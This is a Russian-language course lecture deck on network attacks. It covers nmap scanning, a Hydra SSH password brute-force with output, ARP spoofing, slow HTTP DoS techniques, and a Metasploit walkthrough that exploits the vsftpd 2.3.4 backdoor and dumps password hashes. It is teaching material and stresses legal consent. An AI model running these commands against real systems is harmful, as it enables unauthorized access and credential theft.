нетология

Уязвимости и атаки на информационные системы

Алексей
Федин

Алексей Федин

Ведущий инженер
по информационной безопасности

План занятия

1. Предисловие
2. Исследование сетей
3. Nmap
4. Hydra
5. ARP-Spoofing
6. DoS-атаки
7. Metasploit
8. Итоги
9. Домашнее задание

Предисловие

Предисловие: ответственность

Помним, что проведение любых атак (тестирование на проникновение, пентест) любой информационной системы возможен только с согласия владельца этой системы.

«Согласие» лучше всего оформить в письменном виде с полным указанием планируемых к применению техник, программного обеспечения и целевых систем, на которые будет производиться атака.

Предисловие: УК РФ

- **Статья 138**. Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений.
- **Статья 183**. Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну.
- **Статья 272**. Неправомерный доступ к компьютерной информации.
- **Статья 273**. Создание, использование и распространение вредоносных компьютерных программ.
- **Статья 274**. Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно - телекоммуникационных сетей.

Исследование сетей

Исследование: введение

Первым этапом любой атаки является исследование (exploration, разведка) атакуемой системы.

Основные задачи исследования сети:

- построение топологии сети;
- перечисление доступных сетевых узлов;
- обнаружение сетевых служб хостов.

Исследование: введение

Основные средства исследования сети:

- анализаторы пакетов (Wireshark);
- сканеры сети (nmap);
- сканеры уязвимостей (Nessus);
- средства создания пакетов (HPing).

Nmap

NMAP: возможности

- обнаружение хостов в сети;
- обнаружение открытых портов хоста;
- определение сетевых служб хоста;
- сканирование диапазона IP-адресов (в том числе в сети Интернет);
- автоматизация поиска и дальнейшего исследования при помощи файлов сценариев (скриптов)

NMAP: установка

Nmap – стандарт средств сканирования сети, поэтому установлен по умолчанию в любой ОС, ориентированной на исследования в области безопасности.

Для самостоятельной установки нужно перейти на сайт:

https://nmap.org

И в разделе загрузки (Download) выбрать версию для нужной ОС:

https://nmap.org/download.html

NMAP: основные режимы сканирования

-sS: TCP SYN-сканирование

-sT: TCP connect-сканирование

-sA: TCP FIN-сканирование

-sU: UDP-сканирование

-sX: Xmas-сканирование

-PR: ARP-пинг

--traceroute: трассировка пути

-R: разрешение имен DNS

-n: запрещение разрешения имен DNS

-sL: создать список хостов

NMAP: агрессивный режим сканирования

```
kali@kali:~$ nmap -A 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-13 02:03 EDT
Nmap scan report for 192.168.0.2
Host is up (0.00082s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ec:78:6a (Oracle VirtualBox virtual NIC)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.31 seconds
```

Агрессивный режим сканирования (**-A**) – наиболее часто используемый режим сканирования. Предоставляет дополнительную информацию о хосте.

NMAP: определение версий ПО на сервере

kali@kali:~$ nmap -sV scanme.nmap.org
Starting Nmap 7.80 (https://nmap.org) at 2020-10-14 16:11 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (1.6s latency).
Other addresses for scanme.nmap.org (not scanned):
2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
22/tcp open **ssh** OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open **http** Apache httpd 2.4.7 ((Ubuntu))
9929/tcp open nping-echo Nping echo
31337/tcp open tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Hydra

Hydra: подготовка

Hydra – программа для подбора паролей.

Частичный список поддерживаемых протоколов: Cisco *, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, Oracle *, PC-Anywhere, POP3, POSTGRES, RDP, Rlogin, SAP/R3, SIP, SMB, SMTP, SNMP, SOCKS5, SSH (v1, 2), SSHKEY, Teamspeak (TS2), Telnet, VNC.

Домашняя страница: https://github.com/vanhauser-thc/thc-hydra

Hydra: пример атаки на SSH

Выполним атаку на подбор пароля:

kali@kali:~$ hydra -L users.txt -P pass.txt 192.168.0.5 ssh

```
kali@kali:~$ hydra -L users.txt -P pass.txt 192.168.0.5 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
[WARNING] Many SSH configurations limit the number of paralle
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login
[DATA] attacking ssh://192.168.0.5:22/
[22][ssh] host: 192.168.0.5   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
```

Пароль подобран!

ARP-Spoofing

ARP-spoofing: определение

ARP-spoofing – атака, использующая особенность протокола ARP, которая позволяет обработать ARP-ответ без предварительного ARP-запроса (протокол ARP не сохраняет свое состояние, stateless protocol).

Данная атака позволяет злоумышленнику перехватывать трафик между узлами локальной сети и является разновидностью **MITM**-атак (Man In The Middle, человек посередине).

ARP-spoofing: MITM

MITM (Man In The Middle, человек посередине, атака посредника) – атака, в результате которой атакующий скрытно принимает и передает информацию между двумя узлами. При этом атакуемые узлы считают, что общаются друг с другом напрямую.

DoS-атаки

DoS-атаки: определение

DoS (Denial of Service, отказ в обслуживании) – атака, направленная на исчерпание одного или нескольких ресурсов системы («перегрузка системы»).
Результатом такой атаки является прекращение работы системы либо ее значительное замедление.

DDoS (Distributed Denial of Service, распределенный по источникам отказ в обслуживании) – вариант DoS-атаки, в котором целевая система атакуется сразу из множества источников.

DDoS

DDoS – атака, в результате которое большое количество сетевых узлов устраивает DoS-атаку на одну цель.

Чаще всего для таких атак создаются **ботнеты** (сети из большого количества устройств под управлением атакующего)

DDoS: реальные атаки

В феврале 2020 года на **Amazon Web Services** была осуществлена одна из самых больших DDoS-атак за всю историю. Атака продолжалась три дня и в своем пике достигала трафика в 2,3 Тб/с

19 сентября 2016 года один из самых больших европейских хостинг-провайдеров **OVH** (примерно 18 million приложения для более чем миллиона клиентов) был атакован ботнетом **Mirai** состоящим из 145,000 узлов, генерирующим трафик до 1.1 Тб\с в течении семи дней

DDoS: реальные атаки


21 октября 2016 один из основных DNS-провайдеров **Dyn** был атакован тем же **Mirai**. В этой атаке трафик достига 1,5 Тб\с.

В результате почти все службы Dyn оказались заблокированы, что отразилось на работе таких гигантов как **GitHub**, **HBO**, **Twitter**, **Reddit**, **PayPal**, **Netflix** и **Airbnb**.

28 февраля 2018 года был атакован **GitHub**. Трафик доходил до 1,35 Тб\с и длился примерно 20 минут. Несмотря на то что **GitHub** был готов к подобного рода атакам, против нагрузки подобного масштаба «устоять» не получилось.

DDoS: карта атак

На сайте https://www.digitalattackmap.com можно проследить историю и оценить масштаб подобных атак



DoS: slow attack

Slow attack – тип DoS-атак, при котором трафик, идущий на сервер, довольно маленький, т.е. не оказывает никакого влияния на канал связи. Особенностью этих атак является длительное время выполнения (slow).

DoS: запрос HTTP

Вспомним структуру запроса протокола HTTP:

GET /about.html HTTP/1.1 Метод

<...>

Connection: keep-alive Заголовки

Accept-Encoding: gzip, deflate, br

Host: 127.0.0.1:8000

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64)
AppleWebKit/537.36

<...>

DoS: slow headers attack

Теперь предположим, что кто-то решил передавать приведенный выше запрос примерно по такой временной диаграмме:

Connection: keep-alive

<пауза 15 минут>

Host: 127.0.0.1:8000

<пауза 15 минут>

Connection: keep-alive

<пауза 15 минут>

DoS: slow headers attack

Более того, даже один заголовок можно передавать аналогично:

A

<пауза 15 минут>

c

<пауза 15 минут>

c

<пауза 15 минут>

e ... и т.д.: ... p t - E n c o d i n g : g z i p , d e f l a t e , b r

Slowhttptest: вопросы

- Сколько по времени будет передаваться такой запрос?
- Что будет, если запустить одновременно 100...1000 таких запросов?

DoS: slow body

Данный тип атаки аналогичен slow headers, только в этом случае медленно передается тело запроса (может быть любым):

…

body = a…a…a…a…a…a…

…

DoS: range attack (Apache killer)

Производит манипуляции с HTTP-заголовком **Range.**

Apache 1.3.x, 2.0.0-2.0.64, 2.2.0-2.2.19

(CVE-2011-3192: Apache range header handling vulnerability)

DoS: slow read

Медленное чтение – данная атака аналогична медленной записи, и использует особенности протоколов HTTP и TCP.

На сервере выбирается большой ресурс и, манипулируя значением окна TCP (например, приравнивая его нулю), вызывается постоянное увеличение используемой памяти.

Metasploit

Metasploit: введение

Metasploit – один из самых популярных фреймворков (framework) для тестирования на проникновение (пентест, pentest, penetration test)*.

Metasploit имеет большое количество модулей, «связанных» собственной локальной БД, и развитое сообщество.

*Тестирования на проникновение – легальная и согласованная эмуляция кибератаки на систему.

Metasploit: история

Metasploit появился в 2003 году, и в начале был реализован на Perl. Примерно в 2007 году был полностью переписан на Ruby и в 2009 году стал коммерческим проектом (после покупки проекта Rapid7).

https://www.metasploit.com/

Изображение с сайта: https://twitter.com/metasploit

Metasploit: возможности

- Сбор информации (Information Gathering, Enumeration)
- Получение доступа (Gaining Access)
- Повышение привилегий (Privilege Escalation)
- Расширение присутствия/доступа (Maintaining Access)
- Маскировка присутствия (Covering Tracks)

Metasploit: модули

- **Auxiliaries** (вспомогательные модули)
- **Exploits**
- **Encoders** (кодировщики)
- **Payloads** (полезная нагрузка)
- **Post** (пост эксплуатация)

Metasploit: начало работы

kali@kali:~$ sudo service postgresql start

kali@kali:~$ sudo msfdb init

kali@kali:~$ sudo msfconsole

msf5 > db_status

[*] Connected to msf. Connection type: postgresql.

Metasploit: взлом через сервер FTP

msf5 > use auxiliary/scanner/ftp/ftp_version

Откроем еще одну консоль и введем:

kali@kali:~$ searchsploit vsftp

Вернемся в msf

msf5 > use exploit/unix/ftp/vsftp_234_backdoor

msf5 > run

Наберем команду: whoami

Metasploit: FTP

Переведем нашу сессию в фоновый режим: Ctrl-Z

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use post/linux/gather/hashdump

msf5 post(linux/gather/hashdump) > show options

msf5 post(linux/gather/hashdump) > set session 1

msf5 post(linux/gather/hashdump) > run

Мы получили хэши паролей пользователей сервера.

Итоги

Итоги

Сегодня мы познакомились с базовыми сетевыми атаками:

- Исследование сетей (nmap),
- DoS-атаки,
- ARP-spoofing.

Домашнее задание

Давайте посмотрим ваше домашнее задание.

- Вопросы по домашней работе задавайте **в чате** мессенджера
- Задачи можно сдавать **по частям**.
- Зачёт по домашней работе проставляется после того, как **приняты все задачи**.

нетология

Задавайте вопросы и пишите отзыв о лекции!

Алексей Федин